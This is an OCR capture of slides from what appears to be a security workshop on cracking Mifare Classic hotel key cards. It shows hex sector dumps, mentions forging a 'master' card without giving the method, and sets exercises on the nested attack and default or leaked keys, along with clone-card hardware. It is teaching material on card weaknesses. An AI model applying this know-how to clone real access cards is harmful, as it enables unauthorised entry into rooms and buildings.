
☑ extended-std.keys

☑ std.keys

Key Mapping Progress:

CANCEL START MAPPING AND FORMAT TAG

The hotel key data – sector 0




```
Sector: 0

42AFE93E3A08040001A6F7EB288E411D
4724962BD724962BD500010000010000
000000000026091406193012220619E7
1AB23CD45EF6FF0780691AB23CD45EF6
```

Hotel key data

Hotel key data


I checked in Friday, 14.06.2019 and stay till next Saturday



```
4724962BD724962BD5000100000010000
0000000000026091406193012220619E7
```

Hotel key data

I checked in Friday, 14.06.2019 and stay till next Saturday



```
4724962BD724962BD500010000010000
0000000000260914061930122206 19E7
```

Check in: 2019.06.14, 9:26

Check out: 2019.06.22 12:30

„Master" card that unlocks all the doors?


Having just a guest card for any hotel using this system, I can create „master" card in < 1 min (in most cases using just a phone).

I'm sorry I can't tell you how to do it – it looks like the vendor will not patch ;)

4-star hotel – unlock all the doors like a boss (video)

My hotel in Paris recently, same system

Mifare Classic cracking process




EXERCISE #3

- Cracking access keys using „nested" attack

For the next challenge...

Hotel has set a different, individual key.


Take the next card from the set and try to read it.


Sample Mifare Classic hotel access tag to crack and clone using mobile phone
USB UART
NXP PN532 NFC board
This is not an ordinary business card.
It is NFC Mifare Classic 'Magic UID' gen2.
You can use it to clone access control or other cards having just Android phone.
NFC UID-changeable ("magic UID") gen2
Sample Mifare Classic card to crack keys (nested attack)
Detailed instructions:
www.smartlockpicking.com/card

Keys not leaked?

Nope, it does not work.

The keys are not leaked.



Dump Editor (UID: FDD5C...


Sector: 0

No keys found (or dead sector)

Brute all the possible values? Too much time...

There are several other attacks possible!

Mifare Classic cracking process



Try default, leaked keys

Few seconds

Have all keys?

